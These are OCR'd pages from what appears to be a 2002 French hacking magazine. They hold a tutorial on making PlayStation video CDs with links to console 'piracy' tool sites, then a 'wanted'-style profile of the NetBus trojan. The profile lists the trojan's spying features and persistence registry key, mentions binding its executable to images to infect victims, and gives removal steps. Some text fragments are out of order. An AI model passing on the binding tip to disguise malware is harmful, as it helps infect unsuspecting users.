Avec ce système **il est possible de voir que des films au format STR** (même si en théorie on pourrait écrire un programme pour la Playstation qui lise le format AVI), pour lequel vous devrez convertir vos films dans ce format; s'il s'agit de fichiers AVI, vous pouvez utiliser le programme MovieConverter. Un point qu'il convient de retenir c'est que le **format audio du fichier AVI doit être de 44.100KHz, 16 bit, stéréo, et non compressé**. La vidéo peut

LIENS UTILES

Nous vous invitons à la plus grande précaution lors de toute modification de matériel et à utiliser des logiciels que vous avez vérifié avec votre anti virus...

http://mikill.interfree.it/console/video4.zip
Le fichier archive renfermant les fichiers indispensables pour créer les CD pour la Playstation;

www.overinside.com/piratinside/mastering/psxvideo.php
Manuel pour la création de CD vidéo pour la Playstation.

http://members.xoom.virgilio.it/thematrixpj/psxvideo.htm
Un autre manuel.

www.gamefreax.de/toolz.html
Des dizaines de logiciels pour "pirater" la playstation!

Pour visionner les CD Vidéo sur la playstation:
www.overinside.com/piratinside/mastering/psxvideo.php

Pour discuter sur comment visionner les VCD sur la Playstation (forum de discussions) :
http://www.greenspun.com/bboard/q-and-a.tcl?topic=Video%20CD

Emulateurs pour Playstation

EPSX EMULATOR :
www.epsxe.com

PCSX EMULATOR :
www.pcsx.net/index.shtml
http://exeat.com/ps2/ceddy/psx/
www.psxfanatics.com/

En savoir plus sur les fichiers ISO :
www.ngemu.com/forums/showthread.php?s=ae9c1cd4822584d516b5516e8429bb3d&threadid=21379

De l'aide pour PCSX :
http://help.psxfanatics.com/

COMMENT VOIR SUR PLAYSTATION UNE VIDEO FAITE SUR PC


par contre être également compressée, mais la résolution doit être obligatoirement de 320x240 , qui est celle de la Playstation.
Souvenez vous aussi qu'en utilisant MovieConverter pour faire la conversion, dans les paramètres de conversion il est nécessaire de "cocher" la case "Leap Sector", celle du son (qui doit donc être active), et choisir un "frame rate"(taux de défilement d'images à la seconde) (Fps) à 25. Selon certains manuels il est conseillé de choisir une fréquence de 15ps; cela donne des résultats "garantis" mais d'une qualité inférieure. Un fois le dossier décompressé dans un répertoire (par exemple, C:\Psx), nous aurons besoin de certains autres programmes:

TimUtil (http://mikill. interfree. it/console/timutil.zip)
Pour convertir les fichiers Bmp au format Tim et vice-versa;


MovieConverter (http://mikill.interfree.it/console/movconv32.zip)
Pour convertir des films Avi au format Str;

STRPlay (http://mikill.interfree. it/console/strplay.zip)
Pour visualiser les films au format Str;

Il est bien entendu possible d'utiliser d'autres programmes qui sont capables de faire les mêmes choses mais nous vous conseillons ceux que nous vous avons indiqués.
Décompresser donc tous les fichiers dans le même répertoire utilisé auparavant, par facilité. A cette étape, assurez-vous de bien disposer des quatre fichiers AVI qui vous intéressent, et qu'ils aient tous un son non compressé (PCM, 44.100KHz, 16bit, stéréo, c'est à dire d'une qualité CD) et au format 320x240; lancez MovieConverter, et convertissez les, un par un. Comme dit auparavant, en utilisant MovieConverter pour convertir, dans les paramètre de conversion il faut "cocher" la case "Leap Sector", celle du son (qui doit donc être active), et déterminer le frame rate (taux d'images à la seconde,



Build CD créée l'image du disque.



Le programme MovieConverter, qui convertit le fichier .Avi au format Str, prêt à être lu.

fps) à 25. Une fois la conversion terminée, renommer les quatre dossiers obtenus 1.str, 2.str, 3.str et 4.str; créer un répertoire nommé "Video" à l'intérieur du répertoire où vous avez décompressé les fichiers zip, mettez-y à l'intérieur les quatre fichiers .Str.
Arrivé là, lancez à la suite les fichiers "Grabba.bat", "Grabba2.bat" et "Pondat.bat", ou bien créer un fichier ".bat" qui contienne ces trois lignes:

```
buildcd -ivideo.img grabba.cti
stripiso 2352 video.img video.iso
COPY /B 2352.DAT+VIDEO.ISO CD.ISO
```

L'éxécution des programmes pourrait demander beaucoup de temps d'autant plus si les vidéos sont très longues; malheureusement il n'y a que " BuildCD " qui montre l'état d'avancement en pourcentage, les autres semblant "se bloquer": **en réalité, vous devez seulement patienter**; pour avoir une idée du temps vous devrez attendre, tenez compte du temps que prend BuildCD pour terminer bien sûr, mais aussi de l'éxécution de Stripiso et, pour finir la copie du fichier obtenu. Il faudra un certain temps....

Une fois les trois lignes de commande du fichier éxécutées, vous devrez rendre "lisible" l'image ISO obtenue pour la console, pour la Playstation; attention si vous utilisez des émulateurs de playstation tels que Epsx (www.epsxe.com) ou Pcsx (www.pcsx.net), **l'image fonctionnera même sans utiliser Hitlice, mais dans le cas d'une Playstation, il vous le faudra.**

A ce point, prenez votre programme de gravure de CD, en évitant (nous préférons le rappeler) que ce soit Easy CD Creator car il n'est pas compatible, et placez l'image sur un CD. Attention la PSX ne peut pas lire les CD réinscriptibles (CD-RW), mais que des CD enregistrables (CD-R). Pour ne pas gaspiller inutilement des CD, **il est conseillé d'essayer l'image auparavant en le testant sur l'ordinateur grace à un des deux émulateurs de PSX cités ci-dessus.**
Toutefois avant de pouvoir les utiliser il vous faudra probablement installer certains plug-in pour qu'ils soient parfaitement compatibles (avec la carte graphique, la carte son, le lecteur de CD-ROM, etc.) Ainsi dans le cas de PCSX, vous devrez utiliser un plug-in qui simule le CD par l'intermédiaire d'un fichier au format ISO. Un plug-in à télécharger à l'adresse suivante: http://mooby.psxfanatics.com/cdrmooby201win.zip

Avec Epsx, par contre, la simulation de CD se fait en série. Laissez-vous guider par les instructions données sur les sites respectifs des émulateurs.

>> Personaliser le programme

Si vous avez tout fait comme il faut, en lançant l'émulateur, l'image apparaîtra sans problème sur l'écran. Vous pouvez alors choisir une des quatre icônes (les touches à utiliser dépendent de la manière dont vous aurez configuré le logiciel), et vous verrez comme par magie apparaître le film sur l'écran de la Playstation... virtuel (émulateur sur ordinateur) ou réel (console) peu importe!
Tel qu'il est, le programme de visualisation des vidéos est très anonyme, mais il n'y a pas de problème, le graphisme est complètement personnalisable: le fond d'écran est renfermé dans le fichier "Albums.tim" du répertoire "Resource", et les icônes sont dans le répertoire "Icons". Convertissez les en fichiers image "Bmp" en utilisant "Timultil", modifiez les comme vous le souhaitez, Reconvertissez les en fichiers "Tim" (obligatoirement à 16 bits!), et recommencez à zéro la procédure de création de l'image.
Bon film !

Attention: l'utilisation d'émulateurs de Playstation n'est pas toujours "légale" si vous ne possédez pas une Playstation. En effet, certains, pour fonctionner, exigent un fichier contenant le BIOS de la playstation, qui est la propriété exclusive de Sony. Toutefois avec des émulateurs comme PCSX ou Connectix Virtual Game Station ce fichier est inutile, donc dans ce cas, c'est legal !
Si vous avez une Playstation, vous pouvez utiliser d'autres émulateurs qui nécessitent ce fichier sans soucis.

IDENTIFICATION ORDER NO. 10
October 10th, 2002

WANTED


DIVISION OF INVESTIGATION HM DEPARTMENT OF NET

CERNUSCO S.N., MI

NAME: NetBus
TYPE: Trojan
ALIAS: NetBus.153, NetBus.160, NetBus.170
DATE OF BIRTH: Mars 1998
AUTOR: Carl-Fredrik Neikter

Fingerprint Classification


16 0 5 U 001 20
I 17 U 001



Problèmes recensés:

Selon les versions, NetBus peut provoquer de nombreux dégâts. Les plus courants sont les suivants:

Server admin: modifie la configuration du Serveur (efface le Serveur, le ferme ou affiche des adresses IP qui peuvent rentrer dans le PC).
Start program: exécute une application.
Screeendump: capture l'écran.
Get info: donne des informations sur le PC.
Port redirect: capture toutes les données envoyées via à un port d'accès et les dirige sur une adresse ip/port donné.



App redirect: dirige un programme quelconque vers un port du PC spécifié.
Listen: exécute un keylog de toutes les données que la victime tape sur le clavier.
Control mouse: pour contrôler la souris de la victime.
Go to url: ouvre une fenêtre sur un site Internet spécifique.
Key manager: lit les mots de passe à partir du disque et de la mémoire.
File manager: permet de télécharger, d'uploader et d'effacer des fichiers.

Moyens de contagion:

Etre infecté par NetBus signifie que le serveur du cheval de Troie a été, en quelque sorte, installé et lancé sur votre PC. Le serveur devrait être reconnu par les anti-virus mais le lamer de service a pu utiliser différentes astuces. Par exemple, le fichier possède l'extension exe, typique des fichiers exécutables mais vous pourrez le trouver aussi sous la forme scr (en effet, les écrans de veille sont de véritables exécutables). De plus, vous pourrez utiliser un programme de type WWPack32 pour associer l'exécutable aux autres fichiers (images, textes, etc....) de façon à ce qu'il soit lancé lorsque la victime ouvre une photo ou un texte.

Signes particuliers:


Le serveur est, en principe, un fichier avec l'extension "exe" qui va s'installer sur le disque dans des répertoires système tels que Windows ou Windows\System. Les fichiers installés utilisant des noms semblables aux fichiers du système d'exploitation et avec des icônes difficiles à repérer. Ils sont prêts à agir à chaque démarrage du PC en modifiant le fichier System.ini, le répertoire de lancement automatique et surtout certaines clefs de la base de registre. Lors du démarrage, le serveur active un port spécifique qui attend les ordres du client (logiciel permettant de se connecter au serveur/cheval de Troie installé sur le PC de la victime). Parfois, le serveur est protégé par un mot de passe et, à l'inverse de Back Orifice, NetBus ne crée pas de processus visibles de l'extérieur, ce qui le rend difficile à repérer. A la différence des premières versions, le serveur de la version 2.0 s'appelle NBSvr.exe. Il utilise par défaut le port 20034 et crée dans la base de registre:
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrenteVersion\Run

Instructions pour le neutraliser:

Pour savoir si votre PC est infecté par NetBus, il existe plusieurs moyens :

- Le serveur de NetBus crée lors de son installation, un lien dans la base de registre de Windows. Vous pourrez ainsi vérifier, par l'intermédiaire de Regedit ("Démarrer/Exécuter/regedit"), des chaînes, des fichiers ou des programmes "inconnus" sont exécutés automatiquement (ce système est vivement conseillé même si c'est plus compliqué). Pour le faire allez à : HKEYLOCALMACHINE\Software\Microsoft\Windows\CurrenteVersion\Run regardez les applications appelées qui se lancent automatiquement et qui vous paraissent inhabituelles. Effacer la ou les chaînes de caractères suspectes et redémarrer l'ordinateur. Pour finir, effacez le fichier du serveur que vous trouverez dans le répertoire indiqué dans la chaîne du registre que vous avez éliminé.

N.B. Avant de faire des modifications décisives avec SysEdir et Regedit, il est conseillé de faire




une copie de sauvegarde des fichiers à modifier. Attention, pour un œil inexpérimenté, les chaînes nécessaires au démarrage et à la correcte utilisation d'un ordinateur peuvent être confondues avec d'éventuels "suspects" !

- Pour identifier une infection générale de trojan, il existe un moyen universel. En effet, il suffit de démarrer, à partir du bon vieux DOS, le programme "Nestat" qui vous signalera tous les ports de votre système actifs ou en écoute.
- Ou sinon, vous pouvez toujours utiliser un logiciel comme "The Cleaner 3" ou "Trojan First Aid kit 4" (**www.sofotex. com/download/software/1743.html**).

Informations complémentaires:

www.hackfix.org/netbusfix/
www.nwinternet.com/pchelp/nb/netbus.htm

{RoSwEIL}


Keylogger
Tour d'horizon de ces utilitaires permettant en toute discrétion de capturer tout ce qui est tapé sur un clavier et de faire des captures d'écran à distance...
Playstation
Et si vous faisiez une petite scéance ciné dans votre salon avec votre console préférée ?
Internet menacé !
Le plus discrètement du monde, sans que personne ou presque, ne vous le dise, Internet a subi une attaque massive qui a bien failli le faire tomber. Les dessous de l'affaire...
Virus
Comprendre comment ils fonctionnent, leur mode de diffusion, etc. Première partie d'une série d'articles sur les virus...
Microsoft IIS Serveur
Chronique d'une attaque sur le serveur de Microsoft...
Offert !
Des SMS gratuits ?
HACKMANIA